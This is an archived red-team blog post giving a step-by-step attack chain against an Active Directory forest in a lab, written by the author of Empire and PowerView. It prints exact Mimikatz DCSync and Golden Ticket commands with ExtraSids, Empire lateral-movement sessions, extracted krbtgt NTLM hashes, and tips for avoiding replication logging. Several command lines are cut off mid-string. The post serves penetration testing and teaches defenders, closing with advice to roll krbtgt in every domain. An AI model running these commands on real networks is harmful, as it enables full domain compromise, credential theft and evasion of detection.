

Mimikatz and DCSync and ExtraSids, Oh My


Published: 2015-09-22 · Archived: 2026-04-05 13:38:09 UTC

Edit: Benjamin reached out and corrected me on a few points, which I've updated throughout the post. Importantly, with the ExtraSids (/sids) for the injected Golden Ticket, you need to specify S-1-5-21domain-516 ("Domain Controllers") and S-1-5-9 ("Enterprise Domain Controllers"), as well as the SECONDARY\$ domain controller SID in order to properly slip by some of the event logging.

[Benjamin Delpy](#) is constantly adding new features to Mimikatz. In June, he added the ability to include [ExtraSids in golden tickets](#). This was built in coordination with [Sean Metcalf](#)'s work [on the subject](#), and something [I talked about here](#).

Benjamin and [Vincent Le Toux](#) also [recently added](#) the ability to abuse the [MS-DRSR protocol](#) for domain controller replication, in order to recover hashes from a DC without code execution. I touched on this briefly in the post detailing [Empire's v1.2 release](#) (and in a [demonstration video](#)) but I wanted to revisit the subject and show how these two new features can be combined into a single attack chain. If you're interested in Active Directory attacks, be sure to check out Sean's "[Red vs. Blue: Modern Active Directory Attacks & Defense](#)" talk at Derbycon, Friday at 3:00pm. I hear he'll be dropping some interesting information applicable to this post :)


Sidenote: if you want to compile the newest version of Mimikatz for PowerSploit's [Invoke-Mimikatz](#), just grab [Benjamin's source code](#), open it up in Visual Studio, select the "Second_Release_PowerShell" target option and compile for both Win32 and x64.



Then transform the resulting powerkatz.dlls to a base64 string using `base64 -w 0 powerkatz.dll` in Linux. You can now replace the \$PEBytes32 and \$PEBytes64 strings at the bottom of Invoke-Mimikatz.ps1. Empire keeps a [separately updated](#) version of Invoke-Mimikatz with a few additional tweaks.

Scenario

Let's say you're operating in the following example network:



You land on a machine in the **dev.testlab.local** domain, and there is tight network filtering from here to the others in the forest; i.e. you can talk to your **SECONDARY.dev.testlab.local** domain controller but to few machines in other domains. We've seen this setup a few times in the field, where an organization keeps the forest root relatively 'sparse' and keeps less trusted subsidiaries/groups in a segmented domain.

After some [user-hunting](#) and some [lateral spread](#), you end up on workstation **WINDOWS3** with domain administrator credentials for **dev.testlab.local**. From this point historically, you would often compromise/exfil the **NTDS.dit** of one of **DEV**'s domain controllers, and then start the [process of hopping](#) through the [trust mesh](#). While we were usually successful in cross-domain compromise, this process often took a good a good bit of time and effort. Let's see how we can use some of these new school techniques to speed up the process.

Step 1: Enumerate the Forest

First let's do a bit of network and domain situational awareness. We can enumerate the current trusts in the forest in a few different ways- my preference is to use [PowerView 2.0](#) and run **Get-NetForestDomain** or **Invoke-MapDomainTrust -LDAP** to recursively map all trust relationships in the forest:

```
PS C:\Users\chris.admin\Desktop> Get-NetForestDomain

Forest           : testlab.local
DomainControllers : {SECONDARY.dev.testlab.local}
Children         : {}
DomainMode       : Windows2008R2Domain
Parent           : testlab.local
PdcRoleOwner     : SECONDARY.dev.testlab.local
RidRoleOwner     : SECONDARY.dev.testlab.local
InfrastructureRoleOwner : SECONDARY.dev.testlab.local
Name             : dev.testlab.local

Forest           : testlab.local
DomainControllers : {CONTROLLER.prod.testlab.local}
Children         : {}
DomainMode       : Windows2008R2Domain
Parent           : testlab.local
PdcRoleOwner     : CONTROLLER.prod.testlab.local
RidRoleOwner     : CONTROLLER.prod.testlab.local
InfrastructureRoleOwner : CONTROLLER.prod.testlab.local
Name             : prod.testlab.local

Forest           : testlab.local
DomainControllers : {PRIMARY.testlab.local}
Children         : {dev.testlab.local, prod.testlab.local}
DomainMode       : Windows2008R2Domain
Parent           :
PdcRoleOwner     : PRIMARY.testlab.local
RidRoleOwner     : PRIMARY.testlab.local
InfrastructureRoleOwner : PRIMARY.testlab.local
Name             : testlab.local
```

```
PS C:\Users\chris.admin\Desktop> Invoke-MapDomainTrust -LDAP

SourceDomain      TargetDomain      TrustType      TrustDirection
-----
dev.testlab.local testlab.local    within_forest  Bidirectional
testlab.local     dev.testlab.local within_forest  Bidirectional
testlab.local     prod.testlab.local within_forest  Bidirectional
prod.testlab.local testlab.local    within_forest  Bidirectional
```

This is also possible through Empire with the `situational_awareness/network/mapdomaintrusts` module.

Step 2: DCSync the Child

Now let's extract the `krbtgt` account hash from a `dev.testlab.local` domain controller. Instead of having to install an agent, we can now use Mimikatz' DCSync to extract the hash. One thing to note is that you need to specify "`<NT4_DOMAINNAME>\krbtgt`" for the specified user for this to work properly (you can find the domain shortname easily with `whoami` or other methods). In this case we're using DEV.

Here's how it looks in our environment with Invoke-Mimikatz. Note that you need to use -Command "COMMAND" when running any custom commands through Invoke-Mimikatz (double quotes embedded in single quotes):

```
PS C:\Users\chris.admin\Desktop> Invoke-Mimikatz -Command "'lsadump::dcsync /user:dev\krbtgt'"
Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-3205085442-2770241942

.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 16 modules * * */

mimikatz(powershell) # lsadump::dcsync /user:dev\krbtgt
[DC] 'dev.testlab.local' will be the domain
[DC] 'SECONDARY.dev.testlab.local' will be the DC server

[DC] 'dev\krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 4/18/2015 3:24:57 PM
Object Security ID  : S-1-5-21-4275052721-3205085442-2770241942-502
Object Relative ID  : 502

Credentials:
Hash NTLM: 8b7c904343e530c4f81c53e8f614caf7
ntlm- 0: 8b7c904343e530c4f81c53e8f614caf7
lm - 0: e05671e8363b1a1300afd2b86ddc3af6
```

And here's how we can execute the same functionality through Empire:

```
(Empire: Z3VW2D4VMXECWHWS) > usemodule credentials/mimikatz/dcsync
(Empire: credentials/mimikatz/dcsync) > set user DEV\krbtgt
(Empire: credentials/mimikatz/dcsync) > execute
(Empire: credentials/mimikatz/dcsync) >
Job started: Debug32_xq9is

Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-3205085442-2770241942
#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * */

mimikatz(powershell) # lsadump::dcsync /user:DEV\krbtgt
[DC] 'dev.testlab.local' will be the domain
[DC] 'SECONDARY.dev.testlab.local' will be the DC server

[DC] 'DEV\krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 4/18/2015 3:24:57 PM
Object Security ID : S-1-5-21-4275052721-3205085442-2770241942-502
Object Relative ID : 502

Credentials:
Hash NTLM: 8b7c904343e530c4f81c53e8f614caf7
```

One nice note- Empire will now parse the DCSync output and save the output into the [credential store](#):

```
(Empire: credentials/mimikatz/dcsync) > creds

Credentials:

CredID CredType Domain UserName Host Password
-----
1 hash dev.testlab.local krbtgt SECONDARY 8b7c904343e530c4f81c53e8f614caf7
```

Step 3: ExtraSids to Hop up the Trust

Now let's use this compromised child DC krbtgt hash to compromise the forest root (and therefore the entire forest). The [demo video](#) showed doing this straight from the same original workstation, but in our scenario we run into a problem: we can't talk directly to the domain controller for the **testlab.local** root. Happily for us, domain controllers in a forest have to be able to talk to each other for replication and shared authentication, so at a minimum in our scenario, the DC for **dev.testlab.local** will have communication open to a DC in **testlab.local**.

To hop up the trust, we need a few pieces of information:

- the krbtgt hash for the child domain (**dev.testlab.local**), which we just extracted with DCSync

- the SID for **dev.testlab.local**, also in the DCSync output
- the name of the target DEV user for the ticket
 - In this case it's going to be SECONDARY\$, the name of DEV's domain controller machine account. More on this shortly.
- the fully qualified domain name of the forest root (in our PowerView output)
- ~~the SID of the "Enterprise Admins" group of the root~~
- **edit:** the SID of the "[Domain Controllers](#)" group (S-1-5-21domain-516), the SID of "Enterprise Domain Controllers" (S-1-5-9), and the SID of the SECONDARY\$ domain controller (which you can get with 'Get-NetComputer SECONDARY.dev.testlab.local' from PowerView), in this case S-1-5-21-4275052721-3205085442-2770241942-1002.

To get the FQDN of the forest root, we could use PowerView with **Get-NetForestDomain** or **Get-NetDomainTrust**, or the following one-liner:

```
([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest())[0].RootDomain.Name
```

Then we need the SID of the forest root. I'm sure there are better ways to do this, but one easy one is to resolve the 'krbtgt' account for the domain:

```
(New-Object System.Security.Principal.NTAccount("testlab.local","krbtgt")).Translate([System.Security.Principal.TranslateOptions]::All)
```

Then we just replace the -502 in the SID ~~with -519 to get our Enterprise Admins SID for testlab.local (in this case S-1-5-21-456218688-4216621462-1491369290-519)~~ **edit:** with the -516 "Domain Controllers" SID (in this case S-1-5-21-456218688-4216621462-1491369290-516). The Mimikatz command we're going to ultimately use to build our trust-hopping ticket is:

```
kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf7 /domain:dev.testlab.local  
Edit: kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf7 /domain:dev.testlab
```

So we have a few options here. We could use Empire to WMI to the DC for **dev.testlab.local** and then run the **credentials/mimikatz/golden_ticket** module with the necessary information. For the Golden Ticket creation, we can use the saved krbtgt hash from the DCSync output, setting **CredID** to 1, the **user** to SECONDARY\$, and the **sids** to ~~S-1-5-21-456218688-4216621462-1491369290-519~~ **edit:** S-1-5-21-456218688-4216621462-1491369290-516,S-1-5-9:

```
(Empire: Z3VW2D4VMXECHWS) > usemodule lateral_movement/invoke_wmi
(Empire: lateral_movement/invoke_wmi) > set ComputerName SECONDARY.dev.testlab.local
(Empire: lateral_movement/invoke_wmi) > set Listener test
(Empire: lateral_movement/invoke_wmi) > execute
(Empire: lateral_movement/invoke_wmi) > [+] Initial agent U1BLXU4Z2ZLMYNA from 192.168.52.105 now active

(Empire: lateral_movement/invoke_wmi) > agents

[*] Active agents:

Name           Internal IP      Machine Name    Username          Process           Delay    Last Seen
-----
Z3VW2D4VMXECHWS 192.168.52.206  WINDOWS4      DEV\chris.admin  powershell/2356  5/0.0   2015-09-18 06:22:48
U1BLXU4Z2ZLMYNA 192.168.52.105  SECONDARY     *DEV\chris.admin powershell/2568  5/0.0   2015-09-18 06:22:44

(Empire: agents) > interact U1BLXU4Z2ZLMYNA
(Empire: U1BLXU4Z2ZLMYNA) > usemodule credentials/mimikatz/golden_ticket
(Empire: credentials/mimikatz/golden_ticket) > set CredID 1
(Empire: credentials/mimikatz/golden_ticket) > set user SECONDARY$
(Empire: credentials/mimikatz/golden_ticket) > set sids S-1-5-21-456218688-4216621462-1491369290-519
(Empire: credentials/mimikatz/golden_ticket) > execute
(Empire: credentials/mimikatz/golden_ticket) >
Job started: Debug32_gvixv

Hostname: SECONDARY.dev.testlab.local / S-1-5-21-4275052721-3205085442-2770241942
.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * */

mimikatz(powershell) # kerberos::golden /domain:dev.testlab.local /user:SECONDARY$ /sid:S-1-5-21-4275052721-3205085442-2770241942 /krbtgt:8b7c904343e530c4f81c53e8f614caf7 /sids:S-1-5-21-456218688-4216621462-1491369290-519 /ptt
User : SECONDARY$
```

We could also RDP to the DEV domain controller, use a [download cradle](#) to load up Mimikatz, and run our specified command. In either case, we now have administrator access to the domain controller (PRIMARY) for the **testlab.local** forest root!

```
(Empire: credentials/mimikatz/golden_ticket) > back
(Empire: U1BLXU4Z2ZLMYNA) > dir \\PRIMARY.testlab.local\C$
(Empire: U1BLXU4Z2ZLMYNA) >
LastWriteTime          length          Name
-----
8/22/2013 11:50:45 AM          $Recycle.Bin
4/17/2015 6:34:55 PM          Boot
8/22/2013 10:48:41 AM          Documents and Settings
8/22/2013 11:52:33 AM          PerfLogs
8/20/2015 2:15:27 PM          Program Files
8/22/2013 11:39:32 AM          Program Files (x86)
4/18/2015 3:00:57 PM          ProgramData
4/17/2015 12:02:00 PM          Recovery
4/18/2015 2:31:06 PM          System Volume Information
5/15/2015 11:07:51 AM          Users
8/19/2015 11:22:25 AM          Windows
6/14/2014 6:46:09 AM          404250          bootmgr
6/18/2013 8:18:29 AM          1              B00TNXT
4/17/2015 3:59:50 PM          8192           B00TSECT.BAK
9/18/2015 6:45:00 AM          402653184      pagefile.sys
```

Step 4: DCSync the Forest Root

We now have all the privileges needed to compromise the krbtgt hash of the forest root. This time our command will be a bit more complex. One thing we need is the domain NT4 shortname of the forest root. You [can use this Gist](#), or you can translate the username to a SID and back again. In our case, the shortname is TESTLAB.

Here is the command we'll be using:

```
lsadump::dcsync /user:TESTLAB\krbtgt /domain:testlab.local
```

If testlab.local had multiple domain controllers and we wanted to specify a particular one, we could use the /dc:DC.FQDN flag as well. This is how it looks through Empire:

```
(Empire: U1BLXU4Z2ZLMYNA) > usemodule credentials/mimikatz/dcsync
(Empire: credentials/mimikatz/dcsync) > set domain testlab.local
(Empire: credentials/mimikatz/dcsync) > set dc PRIMARY.testlab.local
(Empire: credentials/mimikatz/dcsync) > set user TESTLAB\krbtgt
(Empire: credentials/mimikatz/dcsync) > execute
(Empire: credentials/mimikatz/dcsync) >
Job started: Debug32_ddk9p

Hostname: SECONDARY.dev.testlab.local / S-1-5-21-4275052721-3205085442-2770241942
#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
#####' with 16 modules * * */

mimikatz(powershell) # lsadump::dcsync /user:TESTLAB\krbtgt /domain:testlab.local
[DC] 'testlab.local' will be the domain
[DC] 'PRIMARY.testlab.local' will be the DC server

[DC] 'TESTLAB\krbtgt' will be the user account

Object RDN          : krbtgt
** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 4/18/2015 2:55:04 PM
Object Security ID  : S-1-5-21-456218688-4216621462-1491369290-502
Object Relative ID  : 502
```

If we want a single Invoke-Mimikatz command to build/inject the Golden Ticket, DCSync the root, and then purge current tickets from the session, we can do that by space separating the double quoted Mimikatz commands:

```
Invoke-Mimikatz -Command '"kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf
```

```
edit: Invoke-Mimikatz -Command '"kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf
```

And if the SECONDARY domain controller allows PSRemoting, we don't even have to RDP, and can perform the entire attack chain from our WINDOWS3 workstation! Because we're constructing and injecting a new TGT, we don't have to worry about the [Kerberos double-hop problem](#):

```
Invoke-Mimikatz -Command '"kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf'
```

```
edit: Invoke-Mimikatz -Command '"kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf'
```

```
PS C:\Users\chris.admin\Desktop> Invoke-Mimikatz -Command "kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf7 /domain:dev.testlab.local /sid:S-1-5-21-4275052721-3205085442-277024194 /sids:S-1-5-21-456218688-4216621462-1491369290-519 /ptt" "lsadump::dcsync /domain:testlab.local /dc:Primary.testlab.local /user:testlab\krbtgt" "kerberos::purge" -ComputerName SECONDARY.dev.testlab.local

#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * */

mimikatz(powershell) # kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf7 /domain:dev.testlab.local /sid:S-1-5-21-4275052721-3205085442-277024194 /sids:S-1-5-21-456218688-4216621462-1491369290-519 /ptt
User      : SECONDARY$
Domain    : dev.testlab.local
SID       : S-1-5-21-4275052721-3205085442-277024194
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-456218688-4216621462-1491369290-519 ;
ServiceKey: 8b7c904343e530c4f81c53e8f614caf7 - rc4_hmac_nt
Lifetime  : 9/18/2015 5:34:47 AM ; 9/15/2025 5:34:47 AM ; 9/15/2025 5:34:47 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'SECONDARY$ @ dev.testlab.local' successfully submitted for current session

mimikatz(powershell) # lsadump::dcsync /domain:testlab.local /dc:Primary.testlab.local /user:testlab\krbtgt
[DC] 'testlab.local' will be the domain
[DC] 'Primary.testlab.local' will be the DC server
[DC] 'testlab\krbtgt' will be the user account

Object RDN      : krbtgt


** SAM ACCOUNT **

SAM Username    : krbtgt
Account Type    : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 4/18/2015 2:55:04 PM
Object Security ID : S-1-5-21-456218688-4216621462-1491369290-502
Object Relative ID : 502

Credentials:
Hash NTLM: b7386271e572bda82a0912c18836b37d
ntlm- 0: b7386271e572bda82a0912c18836b37d
lm - 0: e4b88a6920d5c54bd386876d9e7ff793
```


Now why did we use the SECONDARY\$ account (the domain controller for the child) when building our ticket, as opposed to a normal *-500 Administrator account? **edit:** And why use the "Domain Controllers" and

“Enterprise Domain Controllers” SIDs when creating the ticket? @gentilkiwi explains [in the following tweets](#):




Benjamin Delpy @gentilkiwi Following

#mimikatz DCSync make logs with 'Directory Service Access' DS-Replication-Get-Changes*
Except if you use a DC account



Benjamin Delpy @gentilkiwi Following

#dcsync 'S**c me I'm famous' now with hash/keys history!
for Golden: groups:516/sids:S-1-5-9
>[github.com/gentilkiwi/kek...](#)



During the execution of our first DCSync, we had to use our current **dev.testlab.local** Domain Admin credentials, which causes log entries as Delpy describes above. Once we gain the krbtgt hash of the DEV domain controller (through DCSync or other methods), we can be sneakier in attacking the forest root. If we create our Golden Ticket (as we did above) such that the user account in the PAC is the machine account of the DC we’re currently operating from (in our case SECONDARY\$), but the ExtraSids contains the “Enterprise Admins” SID for the forest root **edit:** the Domain Controllers SID for the forest root and the “Enterprise Domain Controllers” SID, we

should be able to DCSync the krbtgt hash of the root without creating additional logs! This is something others have already [started to touch on](#).

Edit: *because /id defaults to domain-500, the /user and /id for this ticket won't match, meaning it will only work for 20 minutes. This is all the time we need, but if you would like it to last longer, you can enumerate the full SID of the SECONDARY.dev.testlab.local domain controller and set that for the /id argument.* Note: I haven't tested this thoroughly as far as log generation, so if the described behavior isn't accurate, please let me know and I will correct the description.

Wrapup

At this point, with the krbtgt hash of the forest root, we can build Golden Tickets on demand to compromise any machine in the **testlab.local** forest. By taking advantage of Mimikatz' new features and Sean's new work, we can quickly and easily turn the compromise of any domain administrator credentials in the forest into a total forest compromise. One interesting defensive note (that reiterates [Microsoft's description that the domain is not a trust boundary](#)): it's not sufficient to change all domain passwords and roll the krbtgt account hash of just the root domain (or the compromised domain), you need to roll the krbtgt hash for ALL domains in the forest. [Or just:](#)



**KEEP
CALM
AND
REBUILD THE
ENTIRE FOREST**

Source: <https://blog.harmj0y.net/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/>